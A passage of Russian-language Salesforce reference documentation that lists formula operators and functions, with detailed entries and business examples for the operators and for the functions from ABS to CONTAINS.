| <b>NULLVALUE</b>  | <p>Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает выражение замены. При наличии значения функция возвращает значение выражения.</p> <p> <b>Важное замечание:</b> Рекомендуем использовать функцию BLANKVALUE вместо функции NULLVALUE в новых формулах. Функция BLANKVALUE аналогична функции NULLVALUE, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции NULLVALUE.</p> |
| <b>PRIORVALUE</b> | Данная функция возвращает предыдущее значение поля.   |

## Логические функции

| Функция     | Описание   |
|-------------|--|
| <b>AND</b>  | Данная функция возвращает значение «ИСТИНА», если все значения являются истинными, или значение «ЛОЖЬ», если как минимум одно значение является ложным.  |
| <b>CASE</b> | Данная функция проверяет заданное выражение относительно последовательности значений. Если выражение равно значению, то функция возвращает соответствующий результат. В противном случае функция возвращает значение другой_результат. |
| <b>IF</b>   | Данная функция определяет истинность или ложность выражений. Если выражение истинно, то функция возвращает заданное значение. В противном случае функция возвращает другое значение.   |

| Функция          | Описание  |
|------------------|---|
| <b>ISCHANGED</b> | Данная функция сравнивает значение поля с предыдущим значением и, в случае их различия, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».                          |
| <b>ISNEW</b>     | Данная функция проверяет формулу на предмет выполнения при создании записи и, в случае ее выполнения, возвращает значение «ИСТИНА». При обновлении текущей записи функция возвращает значение «ЛОЖЬ». |
| <b>ISNUMBER</b>  | Данная функция определяет текстовое значение, являющееся числом, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».                         |
| <b>NOT</b>       | Данная функция возвращает значение «ЛОЖЬ» для значения «ИСТИНА», а значение «ИСТИНА» для значения «ЛОЖЬ».   |
| <b>OR</b>        | Данная функция определяет истинность или ложность выражений. Если как минимум одно выражение истинно, то функция возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».         |

## Математические функции

| Функция        | Описание  |
|----------------|---|
| <b>ABS</b>     | Данная функция вычисляет абсолютное значение числа. Абсолютное значение — это число без знака плюса или минуса.   |
| <b>CEILING</b> | Данная функция округляет число в большую сторону.   |
| <b>EXP</b>     | Данная функция возвращает значение для экспоненты заданного числа.  |
| <b>FLOOR</b>   | Данная функция округляет число в меньшую сторону.   |
| <b>LN</b>      | Данная функция возвращает натуральный логарифм заданного числа. Основанием натуральных логарифмов является постоянное значение числа $E$ , равное 2,71828182845904. |
| <b>LOG</b>     | Данная функция возвращает десятичный логарифм числа.  |
| <b>MAX</b>     | Данная функция возвращает самое большое число из списка чисел.  |
| <b>MIN</b>     | Данная функция возвращает самое маленькое число из списка чисел.  |
| <b>MOD</b>     | Данная функция возвращает остаток от деления числа.   |
| <b>ROUND</b>   | Данная функция возвращает ближайшее число, ограничивая его заданным количеством цифр.   |
| <b>SQRT</b>    | Данная функция возвращает положительный квадратный корень заданного числа.  |

## Текстовые функции

| Функция             | Описание   |
|---------------------|--|
| <b>BEGINS</b>       | Данная функция определяет текст, начинающийся с конкретных символов, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».  |
| <b>BR</b>           | Данная функция вставляет разрыв в текстовую строку.  |
| <b>CASESAFEID</b>   | Данная функция преобразует 15-значный код в 18-значный код, нечувствительный к регистру.   |
| <b>CONTAINS</b>     | Данная функция сравнивает два текстовых аргумента и, если первый аргумент содержит второй аргумент, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».   |
| <b>FIND</b>         | Данная функция возвращает позицию строки внутри текстовой строки, представленной в виде числа.   |
| <b>GETSESSIONID</b> | Данная функция возвращает код сеанса пользователя.   |
| <b>HYPERLINK</b>    | Данная функция создает ссылку на указанный URL-адрес, используемый указанным текстом.  |
| <b>IMAGE</b>        | Данная функция вставляет изображение с альтернативным текстом и заданной высотой или шириной.  |
| <b>INCLUDES</b>     | Данная функция определяет значение, выбранное в поле раскрывающегося списка со множественным выбором, которое равняется заданному текстовому литералу.   |
| <b>ISPICKVAL</b>    | Данная функция определяет значение поля раскрывающегося списка, которое равняется заданному текстовому литералу.   |
| <b>LEFT</b>         | Данная функция возвращает указанное количество символов из начала текстовой строки.  |
| <b>LEN</b>          | Данная функция возвращает количество символов в заданной текстовой строке.   |
| <b>LOWER</b>        | Данная функция преобразует все буквы заданной текстовой строки в строчные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила.   |
| <b>LPAD</b>         | Данная функция вставляет указанные символы слева от текстовой строки.  |
| <b>MID</b>          | Данная функция возвращает указанное количество символов из середины текстовой строки, начиная с исходной позиции.  |
| <b>RIGHT</b>        | Данная функция возвращает указанное количество символов из конца текстовой строки.   |
| <b>RPAD</b>         | Данная функция вставляет указанные символы справа от текстовой строки.   |
| <b>SUBSTITUTE</b>   | Данная функция заменяет устаревший текст новым текстом.  |
| <b>TEXT</b>         | Данная функция преобразует поле типа «Процент», «Число», «Дата», «Дата/время» или «Валюта» в текст при использовании формул. Кроме того, функция преобразует значения раскрывающегося списка в текст при использовании правил утверждения, правил этапов утверждения, бизнес-правил, правил расширения, правил назначения, правил автоматического ответа, правил проверки, полей формулы, обновлений поля или настраиваемых кнопок и ссылок. |



| Функция      | Описание  |
|--------------|---|
| <b>TRIM</b>  | Данная функция удаляет пробелы и символы табуляции из начала и конца текстовой строки.  |
| <b>UPPER</b> | Данная функция преобразует все буквы заданной текстовой строки в прописные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила. |
| <b>VALUE</b> | Данная функция преобразует текстовую строку в число.  |

### Функции резюмирования

Ниже перечислены функции, доступные в сводных, матричных и составных отчетах.

| Функция               | Описание   |
|-----------------------|--|
| <b>PARENTGROUPVAL</b> | Данная функция возвращает значение указанной родительской группировки. Родительская группировка — это любой вышестоящий уровень над группировкой, содержащей формулу. Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.  |
| <b>PREVGROUPVAL</b>   | Данная функция возвращает значение указанной предыдущей группировки. Предыдущая группировка — это группировка, расположенная в отчете перед текущей группировкой. Выберите уровень группировки и инкремент. Инкремент — это количество столбцов или строк, расположенных перед текущим полем резюмирования. Значение по умолчанию: «1»; максимальное значение: «12». Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов. |

### Расширенные функции

| Функция             | Описание  |
|---------------------|---|
| <b>GETRECORDIDS</b> | Данная функция возвращает массив строк в виде кодов записей для выбранных записей списка (например, списковое представление или связанный список).  |
| <b>INCLUDE</b>      | Данная функция возвращает содержимое фрагмента S-Control. Рекомендуем использовать данную функцию для повторного использования общего кода в разных элементах S-Control.  |
| <b>LINKTO</b>       | Данная функция возвращает относительный URL-адрес в виде ссылки (теги href и anchor) для настраиваемого элемента S-Control или страницы Salesforce.   |
| <b>REGEX</b>        | Данная функция сравнивает текстовое поле с регулярным выражением и, в случае их совпадения, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ». Регулярное выражение — это строка, используемая для описания формата строки в соответствии с определенными правилами синтаксиса. |
| <b>REQUIRESRIPT</b> | Данная функция возвращает тег сценария с источником для заданного URL-адреса. Рекомендуем использовать данную функцию для обращения к инструментарию Force.com AJAX Toolkit или другим инструментариям JavaScript.  |

| Функция        | Описание   |
|----------------|--|
| <b>URLFOR</b>  | Данная функция возвращает относительный URL-адрес для действия, элемента S-Control, страницы Visualforce или файла из архива статического ресурса на странице Visualforce. |
| <b>VLOOKUP</b> | Данная функция возвращает значение путем поиска связанного значения в настраиваемом объекте подобно функции Excel VLOOKUP().   |

## Функции кодировки

| Функция               | Описание  |
|-----------------------|---|
| <b>HTMLENCODE</b>     | Данная функция кодирует значения текстовых полей и полей слияния для использования в HTML путем замены символов, зарезервированных в HTML (например, символ ">"), эквивалентами объекта HTML (например, &gt;).  |
| <b>JSENCODE</b>       | Данная функция кодирует значения текстовых полей и полей слияния для использования в JavaScript путем вставки символов перехода (например, обратная косая черта) перед небезопасными символами JavaScript (например, апостроф).   |
| <b>JSINHTMLENCODE</b> | Данная функция кодирует значения текстовых полей и полей слияния для использования внутри HTML-тегов в JavaScript путем замены символов, зарезервированных в HTML, эквивалентами объекта HTML и вставки символов перехода перед небезопасными символами JavaScript. JSINHTMLENCODE ( <i>некоторое_значение</i> ) — это вспомогательная функция, эквивалентная функции JSENCODE (HTMLENCODE ( <i>некоторое_значение</i> ) ). Другими словами, функция JSINHTMLENCODE сначала кодирует <i>некоторое_значение</i> посредством HTMLENCODE, а затем кодирует результат посредством JSENCODE. |
| <b>URLENCODE</b>      | Данная функция кодирует значения текстовых полей и полей слияния для использования в URL-адресах путем замены недопустимых символов URL-адресов (например, пробелы) соответствующим кодом (см. документ RFC 3986 « <i>Универсальный идентификатор ресурсов (URI): общий синтаксис</i> »). Например, пробелы заменяются кодом %20, а восклицательные знаки — кодом %21.  |

СМ. ТАКЖЕ:


[Операторы и функции формулы \(A – H\)](#)

[Операторы и функции формулы \(I – Z\)](#)

[Примеры полей сложной формулы](#)

## Операторы и функции формулы (A – H)

Ниже перечислены операторы и функции, доступные для создания формул. Чтобы просмотреть сведения об операторе или функции, щелкните соответствующее имя. Если не указано иное, то все функции доступны во всех компонентах, поддерживающих использование формул (например, поля формулы, правила проверки, процессы утверждения и бизнес-правила).

 **Прим.:** Лишние пробелы в примерах ниже пропускаются.

## + (сложение)

|                                 |   |
|---------------------------------|---|
| <b>Описание:</b>                | Данный оператор вычисляет сумму двух значений.  |
| <b>Использование:</b>           | значение1 + значение2 и замените каждое <i>значение</i> полями слияния, выражениями или другими числовыми значениями.   |
| <b>Пример поля формулы:</b>     | <p>Amount + Maint_Amount__c + Services_Amount__c</p> <p>Данная формула вычисляет сумму полей продукта Amount, стоимости обслуживания и комиссии за обслуживание. Обратите внимание, что поля Maint amount и Service Fees являются настраиваемыми полями валюты.</p>   |
| <b>Пример отчета:</b>           | <p>Формула EMAIL_OPT_OUT:SUM + DO_NOT_CALL:SUM вычисляет все поля «Без рассылки по эл. почте» и все поля «Не звонить», доступные в интересах отчета. Данная формула использует тип данных «Число», который возвращает положительное целое число.</p>  |
| <b>Пример правила проверки:</b> | <p>Создайте настраиваемый объект, позволяющий пользователям отслеживать общее количество часов, выработанных за неделю. Пример ниже позволяет запретить пользователям сохранение табелей, содержащих более 40 часов в рабочей неделе.</p> <pre>Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c &gt; 40</pre> <p>Подобная формула, используемая в правиле проверки, позволяет отображать следующее сообщение об ошибке, если общее количество часов, введенных для каждого рабочего дня, превышает 40 часов: "Your total hours cannot exceed 40". Данный пример требует использования пяти настраиваемых полей настраиваемого объекта (по одному полю для каждого рабочего дня).</p> |

## - (вычитание)

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данный оператор вычисляет разность двух значений.   |
| <b>Использование:</b> | значение1 - значение2 и замените каждое <i>значение</i> полями слияния, выражениями или другими числовыми значениями.   |
| <b>Пример:</b>        | <p>Amount - Discount_Amount__c</p> <p>Данная формула вычисляет разницу между полями продукта Amount и Discount Amount. Обратите внимание, что поле Discount Amount является настраиваемым полем валюты.</p>   |
| <b>Пример отчета:</b> | <p>Формула AMOUNT:SUM - Product.Discount_Amount__c:SUM вычисляет разницу между всеми полями Amount и всеми настраиваемыми полями Discounted Amount, доступными в продуктах отчета. Данная формула использует тип данных «Валюта», который возвращает символ валюты и знаки после запятой.</p> |

\* (умножение)

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данный оператор умножает значения.  |
| <b>Использование:</b> | значение1 * значение2 и замените каждое <i>значение</i> полями слияния, выражениями или другими числовыми значениями.   |
| <b>Пример:</b>        | <p>Consulting_Days__c * 1200</p> <p>Данная формула умножает количество консультационных дней на 1 200, при условии, что данное поле формулы использует тип данных «Валюта», а стоимость одного консультационного дня составляет 1 200 рублей. Обратите внимание, что поле Consulting_Days является настраиваемым.</p> |
| <b>Пример отчета:</b> | Формула RowCount * AGE:AVG умножает количество записей на среднюю продолжительность отчета. Данная формула использует тип данных «Число», который возвращает положительное или отрицательное целое или десятичное число.  |

/ (деление)

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данный оператор делит значения.  |
| <b>Использование:</b> | значение1 / значение2 и замените каждое <i>значение</i> полями слияния, выражениями или другими числовыми значениями.  |
| <b>Пример:</b>        | <p>AnnualRevenue / NumberOfEmployees</p> <p>Данная формула вычисляет сумму дохода на одного сотрудника посредством поля валюты.</p> <div style="border: 1px solid #ccc; padding: 5px; margin: 5px 0;"> <p>IF (NumberOfOpportunities &gt; 0,<br/>                     NumberOfWonOpportunities / NumberOfOpportunities, null)</p> </div> <p>Данная формула вычисляет количество реализованных возможностей для кампании.</p>  |
| <b>Пример отчета:</b> | <p><b>Процент реализованных возможностей</b></p> <p>Формула WON:SUM / RowCount вычисляет процент реализованных возможностей посредством количества записей, соответствующего количеству всех возможностей в отчете. Данная формула использует тип данных «Число», который возвращает положительное или отрицательное целое число.</p> <p><b>Процентная разница между себестоимостью и продажной ценой</b></p> <p>Формула (TOTAL_PRICE:SUM - QUANTITY:SUM * Product2.Cost__c:SUM) / (QUANTITY:SUM * Product2.Cost__c:SUM) вычисляет среднюю процентную разницу между себестоимостью продукта и его продажной ценой на уровне отдельных продуктов. Обратите внимание, что поле Product2.Cost__c:SUM является настраиваемым полем валюты, которое называется Cost в продуктах и содержит себестоимость каждого продукта. Данная формула использует тип данных «Процент», который возвращает положительное или отрицательное целое число. Рекомендуем использовать данную формулу в сводном отчете «Возможности с продуктами», который суммируется по полю Product Name и содержит итоговые значения для полей Quantity, Total Price и Cost.</p> |


### ^ (возведение в степень)

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данный оператор возводит число в указанную степень.  |
| <b>Использование:</b> | <i>число</i> ^ <i>целое_число</i> и замените <i>число</i> полем слияния, выражением или другим числовым значением; замените <i>целое_число</i> полем слияния, содержащим целое число, выражением или любым целым числом. |
| <b>Пример:</b>        | Формула NumberOfEmployees^4 возводит количество сотрудников в четвертую степень.   |
| <b>Пример отчета:</b> | Формула ACTIVE:SUM ^ 2 возводит количество активных пользователей Salesforce во вторую степень. Данная формула использует тип данных «Число», который возвращает положительное целое число.                              |
| <b>Советы:</b>        | <i>целое_число</i> не должно заменяться отрицательным числом.  |

### () (открывающая и закрывающая скобки)

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данный оператор определяет первоочередность оценивания выражения, заключенного в скобки. Все остальные выражения оцениваются согласно стандартному приоритету операторов.  |
| <b>Использование:</b> | ( <i>выражение1</i> ) <i>выражение2</i> ... и замените каждое <i>выражение</i> полями слияния, выражениями или другими числовыми значениями.   |
| <b>Пример:</b>        | Формула (Unit_Value__c - Old_Value__c) / New_Value__c вычисляет разницу между предыдущим и новым значениями, которая затем делится на новое значение.  |
| <b>Пример отчета:</b> | Формула (DURATIONHOURS:SUM * RowCount) / 24 вычисляет продолжительность всех событий, умноженную на количество записей за 24 часа. Данная формула использует тип данных «Процент», который возвращает положительное или отрицательное целое или десятичное число, соответствующее проценту дня, затраченному на события. |

### = и == (равно)

 **Важное замечание:** Не рекомендуем использовать данную функцию для сравнения с нулевым значением (например, MyDateTime\_\_c == null). Взамен рекомендуем использовать функцию [ISBLANK](#).

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данный оператор оценивает равенство двух значений. Операторы = и == являются взаимозаменяемыми.   |
| <b>Использование:</b> | <i>выражение1</i> = <i>выражение2</i> или <i>выражение1</i> == <i>выражение2</i> и замените каждое <i>выражение</i> полями слияния, выражениями или другими числовыми значениями. |
| <b>Пример:</b>        | <b>Крайний срок</b><br>Формула Due Date = CreatedDate + 5 возвращает значение «Истина», если крайний срок наступает через пять дней после даты создания записи.                   |

### Сумма комиссии

```
IF(Probability =1, ROUND(Amount*0.02, 2), 0)
```

Данная формула вычисляет сумму комиссии, равную 2%, для возможности, вероятность которой составляет 100%. Всем другим возможностям назначается нулевая комиссия.

Возможные результаты:

- Возможности, поле «Вероятность» которой содержит значение «90%», назначается нулевая комиссия.
- Возможности, поле «Вероятность» которой содержит значение «100%», а поле «Стоимость» содержит значение «100 000 рублей», назначается комиссия «2 000 рублей».

<> и != (не равно)

**!** **Важное замечание:** Не рекомендуем использовать данную функцию для сравнения с нулевым значением (например, MyDateTime\_\_c != null). Взамен рекомендуем использовать функцию [ISBLANK](#).

**Описание:** Данный оператор оценивает равенство двух значений.

**Использование:** *выражение1* <> *выражение2* или *выражение1* != *выражение2* и замените каждое выражение полями слияния, выражениями или другими числовыми значениями.

**Пример:**

```
IF(Maint_Amount__c + Services_Amount__c<> Amount, "DISCOUNTED", "FULL PRICE")
```

Данная формула отображает значение DISCOUNTED, если стоимость обслуживания и стоимость ремонта не равны стоимости продукта. В противном случае отображается значение FULL PRICE. Обратите внимание, что данный пример использует два настраиваемых поля валюты Maint Amount и Services Amount.

< (меньше)

**Описание:** Данный оператор оценивает значение на предмет предшествования значению, расположенному справа.

**Использование:** *значение1* < *значение2* и замените каждое значение полями слияния, выражениями или другими числовыми значениями.

**Пример:**

Формула IF(AnnualRevenue < 1000000, 1, 2) назначает значение «1», если доходы не превышают одного миллиона, и значение «2», если доходы превышают один миллион.

### > (больше)

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данный оператор оценивает значение на предмет следования за значением, расположенным справа.   |
| <b>Использование:</b> | <i>значение1</i> > <i>значение2</i> и замените каждое <i>значение</i> полями слияния, выражениями или другими числовыми значениями.  |
| <b>Пример:</b>        | Формула IF( <code>commission__c &gt; 1000000</code> , "High Net Worth", "General") назначает значение High Net Worth комиссии, превышающей один миллион. Обратите внимание, что данное поле формулы является текстовым и использует настраиваемое поле Commission. |

### <= (меньше или равно)

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данный оператор оценивает значение на предмет предшествования или равенства значению, расположенному справа.   |
| <b>Использование:</b> | <i>значение1</i> <= <i>значение2</i> и замените каждое значение полями слияния, выражениями или другими числовыми значениями.  |
| <b>Пример:</b>        | Формула IF( <code>AnnualRevenue &lt;= 1000000</code> , 1, 2) назначает значение «1», если доходы не превышают или равны одному миллиону, и значение «2», если доходы превышают один миллион. |

### >= (больше или равно)

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данный оператор оценивает значение на предмет следования или равенства значению, расположенному справа.   |
| <b>Использование:</b> | <i>значение1</i> >= <i>значение2</i> и замените каждое значение полями слияния, выражениями или другими числовыми значениями.   |
| <b>Пример:</b>        | Формула IF( <code>Commission__c &gt;= 1000000</code> , "YES", "NO") назначает значение YES, если комиссия превышает или равна одному миллиону. Обратите внимание, что данное поле формулы является текстовым и использует настраиваемое поле валюты Commission. |

### && (И)

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данный оператор оценивает истинность обоих значений или выражений. Рекомендуем использовать данный оператор как альтернативу логической функции «И».   |
| <b>Использование:</b> | ( <i>логическое_значение1</i> ) && ( <i>логическое_значение2</i> ) и замените <i>логическое_значение1</i> и <i>логическое_значение2</i> значениями или выражениями, которые должны быть оценены. |

**Пример:** `IF((Price<100 && Quantity<5),"Small", null)`

Данная формула отображает значение Small, если цена составляет менее 100, а количество менее 5. В противном случае данное поле отображается пустым.

## || (ИЛИ)

**Описание:** Данный оператор оценивает истинность как минимум одного значения или выражения. Рекомендуем использовать данный оператор как альтернативу логической функции «ИЛИ».

**Использование:** *(логическое\_значение1) || (логическое\_значение2)* и замените любое количество логических ссылок значениями или выражениями, которые должны быть оценены.

**Пример:** `IF((ISPICKVAL(Priority, "High")) || (ISPICKVAL(Status, "New")), ROUND(NOW()-CreatedDate, 0), null)`

Данная формула возвращает количество дней, в течение которого обращение было открыто, если полю Status задано значение New или полю Priority задано значение High. Если обращение открыто сегодня, то данное поле отображает нулевое значение.

### Пример правила проверки:

```
(Discount_Rate__c < 0) || (Discount_Rate__c > 0.40)
```

Данная формула правила проверки отображает следующее сообщение об ошибке, если настраиваемое поле Discount Rate содержит значение вне диапазона 0—40%: "Discount Rate cannot exceed 40%".

## & (объединение)

**Описание:** Данный оператор связывает как минимум две строки.

**Использование:** *строка1 & строка2* и замените каждую *строку* полями слияния, выражениями или другими значениями.

**Пример:** `"Expense-" & Trip_Name__c & "-" & ExpenseNum__c`

Данная формула отображает текст Expense-, за которым следуют поля Trip Name и Expense Number. Данное поле формулы является текстовым и использует настраиваемое поле Expense Number.

## ABS

**Описание:** Данная функция вычисляет абсолютное значение числа. Абсолютное значение — это число без знака плюса или минуса.

**Использование:** *ABS (число)* и замените *число* полем слияния, выражением или другим числовым значением, содержащим знак, который должен быть удален.



**Пример:** Формула ABS (ExpectedRevenue) вычисляет положительное значение стоимости Expected Revenue, независимо от того, является она положительной или отрицательной.

---

## AND

**Описание:** Данная функция возвращает значение «ИСТИНА», если все значения являются истинными, или значение «ЛОЖЬ», если как минимум одно значение является ложным. Рекомендуем использовать данную функцию как альтернативу оператору && (И).

---

**Использование:** AND (логическое\_значение1, логическое\_значение2, . . .) и замените логическое\_значение1, логическое\_значение2, . . . значениями, которые должны быть оценены.

---

**Пример поля формулы:** IF (AND (Price<1, Quantity<1), "Small", null)  
 Данная формула отображает значение Small, если цена и количество не превышают единицы. В противном случае данное поле отображается пустым.

---

## BEGINS

**Описание:** Данная функция определяет текст, начинающийся с конкретных символов, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».

---

**Использование:** BEGINS (текст, текст\_сопоставления) и замените текст, текст\_сопоставления символами или полями, которые должны быть сопоставлены.

---

**Пример:** IF (BEGINS (Product\_type\_\_c, "ICU"), "Medical", "Technical")  
 Данный пример возвращает текст Medical, если текст любого настраиваемого поля Product Type начинается с элемента ICU. Для всех остальных продуктов отображается значение Technical.

---

**Советы:**

- Данная функция чувствительна к регистру, поэтому значение текста\_сопоставления должно использовать правильный регистр.
- Если данная функция используется в правиле проверки или бизнес-правиле, то пустые поля считаются действительными. Например, при использовании правила проверки, тестирующего серийные номера активов на наличие значения «3» в начале номера, все активы с пустыми серийными номерами считаются действительными.

---

## BLANKVALUE

**Описание:** Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает выражение замены. При наличии значения функция возвращает значение выражения.

---

**Использование:** BLANKVALUE (*выражение*, *выражение\_замены*) и замените *выражение* выражением, которое должно быть оценено; замените *выражение\_замены* значением, которое должно заменять любые пустые значения.

**Пример:** Пример 1.  
BLANKVALUE (Department, "Undesignated")  
Данная формула возвращает значение поля Department, если поле Department содержит значение. В противном случае данная формула возвращает слово Undesignated.

Пример 2.  
(BLANKVALUE (Payment\_Due\_Date\_\_c, StartDate +5))  
Данная формула возвращает дату через пять дней после даты начала контракта, если поле Payment Due Date содержит пустое значение. Поле Payment Due Date является настраиваемым полем даты.

- Советы:**
- Рекомендуем использовать функцию BLANKVALUE вместо функции NULLVALUE в новых формулах. Функция BLANKVALUE аналогична функции NULLVALUE, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции NULLVALUE.
  - Поле, содержащее символ, пробел или нулевое значение, считается заполненным. Например, поле, содержащее пробел, вставленный посредством клавиши пробела, считается заполненным.
  - Рекомендуем использовать функцию BLANKVALUE для возврата заданной строки, если поле не содержит значения, а функцию ISBLANK для проверки наличия значения в поле.
  - Если данная функция используется с числовым полем, то функция возвращает только заданную строку, если поле не содержит значения и не поддерживает обработку пустых полей в качестве нулевых.

## BR

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция вставляет разрыв в текстовую строку.  |
| <b>Использование:</b> | BR ()  |
| <b>Пример:</b>        | <pre> CASE (ShippingCountry, "USA", ShippingStreet &amp; BR() &amp; ShippingCity &amp; ", " &amp; ShippingState &amp; " " &amp; ShippingPostalCode &amp; BR() &amp; ShippingCountry, "France", ShippingStreet &amp; BR() &amp; ShippingPostalCode &amp; " " &amp; </pre> |

```
ShippingCity & BR() &
ShippingCountry, "etc")
```

Данное поле формулы отображает отформатированный почтовый адрес контакта в стандартном формате, включая пробелы и разрывы строк в соответствии с региональными настройками.

**Советы:**

- Запрещается удалять скобки, используемые после имени функции.
- Запрещается заполнять скобки содержимым. Скобки должны быть пустыми.
- Функция BR() должна быть окружена операторами конкатенации: &.
- Запрещается использовать данную функцию в шаблонах стандартных писем.
- Данная функция недоступна в настраиваемых кнопках и ссылках, элементах S-Control или отчетах.

## CASE

**Описание:**

Данная функция проверяет заданное выражение относительно последовательности значений. Если выражение равно значению, то функция возвращает соответствующий результат. В противном случае функция возвращает значение другой\_результат.

**Использование:**

CASE (*выражение*, значение1, результат1, значение2, результат2, . . . , другой\_результат) и замените *выражение* полем или значением, которое должно быть сопоставлено с каждым заданным значением. Замените каждое значение и результат значением, которое должно быть эквивалентным для возврата записи результата. Замените *другой\_результат* значением, которое должно быть возвращено, если выражение не соответствует ни одному значению.

**Пример поля формулы:**

**Продолжительность открытых обращений**

Рекомендуем использовать данный пример настраиваемого поля формулы Days Open для отображения разного текста в зависимости от количества дней, в течение которого обращение было открыто.

```
CASE (Days_Open__c, 3,
"Reassign", 2, "Assign Task", "Maintain")
```

Ниже перечислены отображаемые значения.

- Reassign: любое обращение, открытое три дня.
- Assign Task: любое обращение, открытое два дня.
- Maintain: все остальные обращения.

**Месяц последнего действия**

Данное поле формулы отображает месяц последнего действия или значение None, если действия отсутствуют.

```
CASE (MONTH (LastActivityDate) ,
1, "January",
2, "February",
3, "March",
```

```
4, "April",
5, "May",
6, "June",
7, "July",
8, "August",
9, "September",
10, "October",
11, "November",
12, "December",
"None")
```

### Пример стандартного значения:

#### Размер скидки

Рекомендуем использовать следующую формулу стандартного значения для вставки разных размеров скидки по возможности на основе отдела, связанного с автором возможности:

```
CASE (User.Department, "IT", 0.25, "Field", 0.15, 0)
```

Данный пример использует формулу, которая устанавливает скидку размером 25% для любой возможности, созданной пользователем отдела IT, или скидку размером 15% для любой возможности, созданной пользователем отдела Field. Если автор возможности относится к другому отделу, то применяется нулевая скидка. Данное поле является настраиваемым процентным полем возможностей, которое использует стандартное поле пользователя Department.

#### Язык продукта

Продукт может быть связан с языком, чтобы пользователи могли определять тип документации или адаптера, который должен быть добавлен в продукт. Рекомендуем использовать следующую формулу стандартного значения для автоматической настройки языка продукта на основе страны проживания его автора. Данный пример использует стандартное значение Japanese для страны Japan и значение English для страны US. В противном случае поле Product Language содержит стандартное значение unknown.

```
CASE ($User.Country, "Japan", "Japanese", "US",
"English", "unknown")
```

### Советы:

- Выражения *значение1*, *значение2*... должны использовать одинаковый тип данных.
- Выражения *результат1*, *результат2*... должны использовать одинаковый тип данных.
- Функции CASE не могут содержать функции, возвращающие значение «истина» или «ложь». Истинные или ложные выражения должны возвращать числа. Например:

```
CASE (1, IF (ISPICKVAL (Term__c, "12"), 1, 0),
12 * Monthly_Commit__c,
IF (ISPICKVAL (Term__c, "24"), 1, 0),
24 * Monthly_Commit__c, 0)
```

Поле Term, используемое данной формулой, является полем раскрывающегося списка, которое умножается на поле Monthly Commit, если оно содержит значение «1», соответствующее значению «истина».

- Значение *другой\_результат* является обязательным.

- Функции CASE возвращают ошибку, если ошибка возвращается любым выражением, независимо от того, что должно быть возвращено. Например, функция `CASE (Field__c, "Partner", "P", "Customer", "C", LEFT (Field__c, -5) )` возвращает ошибку, если поле содержит значение Partner или Customer, так как последний оператор является нелогичным.
- Функция CASE, содержащая пустое поле, возвращает значение *другой результат*. Например, данная формула: `CASE (Days_Open__c, 3, "Reassign", 2, "Assign Task", "Maintain")` отображает значение Maintain, если поле Days Open содержит пустое, нулевое или любое другое значение, кроме значения «2» или «3».
- Рекомендуем использовать функции CASE для определения значений раскрывающегося списка, равных отдельному значению. Например, формула `CASE (Term__c, "12", 12 * Monthly_Commit__c, "24", 24 * Monthly_Commit__c, 0)` умножает стоимость Monthly Commit на «12», если поле Term содержит значение «12», или умножает стоимость Monthly Commit на «24», если поле Term содержит значение «24». В противном случае возвращается нулевое значение.

## CASESAFEID

**Описание:** Данная функция преобразует 15-значный код в 18-значный код, нечувствительный к регистру.

**Использование:** `CASESAFEID (код)` и замените *код* кодом объекта.

**Пример:**

```
CASESAFEID (Id)
```

Данная формула заменяет 15-значный код 18-значным кодом, нечувствительным к регистру.

**Советы:**

- Преобразованные 18-значные коды отличаются большей совместимостью с приложением Excel.
- Функция CASESAFEID доступна во всех компонентах, позволяющих определять формулу, кроме отчетов и элементов S-Control.

## CEILING

**Описание:** Данная функция округляет число в большую сторону.

**Использование:** `CEILING (число)` и замените *число* полем или выражением, которое должно быть округлено.

**Пример:**

**Округление в большую сторону (литеральное значение)**

```
CEILING (2.5)
```

Данная формула возвращает значение «3», до которого округлено значение «2,5».

### Магнитуда землетрясения

Формула CEILING (Magnitude\_\_c) возвращает значение числового поля формулы, округляющей магнитуду землетрясения в большую сторону.

## CONTAINS

**Описание:** Данная функция сравнивает два текстовых аргумента и, если первый аргумент содержит второй аргумент, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».

**Использование:** CONTAINS (*текст*, *текст\_сопоставления*) и замените *текст* текстом, содержащим значение *текста\_сопоставления*.

**Пример:**

```
IF (CONTAINS (Product_Type__c, "part"), "Parts", "Service")
```

Данная формула проверяет содержимое настраиваемого текстового поля Product\_Type и возвращает значение Parts для любого продукта, содержащего слово part. В противном случае возвращается значение Service. Обратите внимание, что значения чувствительны к регистру, поэтому, если поле Product\_Type содержит значение Part или PART, то данная формула возвращает значение Service.

- Советы:**
- Данная функция чувствительна к регистру, поэтому значение *текста\_сопоставления* должно использовать правильный регистр.
  - Если данная функция используется в правиле проверки или бизнес-правиле, то пустые поля считаются действительными. Например, при использовании правила проверки, тестирующего серийные номера активов на наличие значения «A», все активы с пустыми серийными номерами считаются действительными.
